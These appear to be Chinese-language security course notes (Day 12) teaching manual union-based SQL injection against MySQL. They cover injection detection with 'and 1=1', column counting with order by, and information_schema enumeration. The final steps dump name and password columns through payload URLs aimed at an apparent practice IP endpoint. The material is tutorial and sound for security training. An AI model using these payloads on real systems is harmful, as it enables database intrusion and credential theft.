
# Day12 WEB漏洞-SQL注入 之简要SQL注入

# 12.1 认识SQL注入


sql注入就是在数据交互中,前端数据传到后台时没有做严格的判断,导致传进来的数据被拼接到sql语句中,被当作sql语句的一部分进行执行,从而导致数据泄露,丢失甚至服务器瘫痪。如果代码中没有过滤或者过滤不严谨是会出现漏洞的。



下列链接可能存在SQL注入,第四个是POST提 交,也会存在注入

- 1 www.xiaodi8.com/index.php?id=8
  2 www.xiaodi8.com/?id=8
  3 www.xiaodi8.com/?id=10&x=1
  4 www.xiaodi8.com/index.php
- 下列B,C测试正确,x有注入就在x后面测试
- 1 参数x有注入,以下哪个注入测试正确?
  2 A: www.xiaodi8.com/news.php?y=1 and 1=1 & x=2
  3 B: www.xiaodi8.com/news.php?y=1 & x=1 and 1=1
  4 C: www.xiaodi8.com/news/php?y=1 and 1=1 & x=2 and 1=1
  5 D: www.xiaodi8.com/news.php?xx=1 and 1=1 & xxx=2 and 1=1

# 12.2 注入时信息收集



#### 12.2.1判断注入

```
1.可能存在注入
方法一:
and 1=1 正常
and 1=2 错误
方法二:
and 1=任意非1内容 错误
2.不存在注入
采用上述方法后页面如果出现404错误或跳转,则大概率不存在SQL注入
```

# 12.2.2注入方法 (MySQL)

猜解列名数量(字段数):

使用order by x,随着x从1递增当页面从正常变为不正常时,最后一次正常的值即为x

```
1 http://219.153.49.228:48354/new_list.php?id=1
    order by 4
```

## 报错猜解准备:

```
http://219.153.49.228:48354/new_list.php?id=-1
union select 1,2,3,4
```

## 信息收集:

- 数据库版本 version()
- 数据库名字 databaase()
- 数据库用户 user()
- 操作系统 @@version\_compile\_os

#### 获取指定数据:



1 将上述报错猜解准备中回显的数字(假设为2,3)替换为上述信息, 收集所需信息.若数据库版本在5.0以下使用方法一,若在5.0以上 使用方法二

#### 方法一:



- 1 第八本注入配合读取或暴力
- 2 字典或读取

### 方法二:



- 1 对于5.0以上版本的MySQL,存在一个自带数据库名的 information\_schema,它是一个存储记录有所有数据库名,表 名,列名的数据库,也相当于可以通过查询它获取指定数据库下面 的表名或列名信息。数据库中"."代表下一级,如xiaodi.user表示xiaodi数据库下的user表名。(必要知识点)
- 2 information\_schema.tables;记录所有表名信息的表
- 3 information\_schema.columns; 记录所有列名信息的表
- 4 table\_name;表名
- 5 column\_name;列名
- 6 table\_schema; 数据库名

7

- 8 查询指定数据库xxx名下的表名信息:
- 9 http://219.153.49.228:48354/new\_list.php?id=-1
   union select 1,table\_name,3,4 from
   information\_schema.tables where
   table\_schema='xxx'
- 10 查询指定数据库xxx名下的所有表名信息:

http://219.153.49.228:48354/new\_list.php?id=-1
union select 1,group\_concat(table\_name),3,4 from
information\_schema.tables where
table\_schema='xxx'

- 13 查询指定表名yyy下的所有列名信息:
- 14 http://219.153.49.228:48354/new\_list.php?id=-1
   union select 1,group\_concat(column\_name),3,4
   from information\_schema.columns where
   table\_name='yyy'

15

- 16 查询指定数据(假设上一步获取的列名信息为name, password):
- 17 http://219.153.49.228:48354/new\_list.php?id=-1 union select 1,name,password,4 from yyy
- 18 备注:如果存在多个数据,使用limit a,b进行查看(该方法的 含义为: a表示偏移量,即从a+1条记录开始查询,b表示一共返回 的记录数)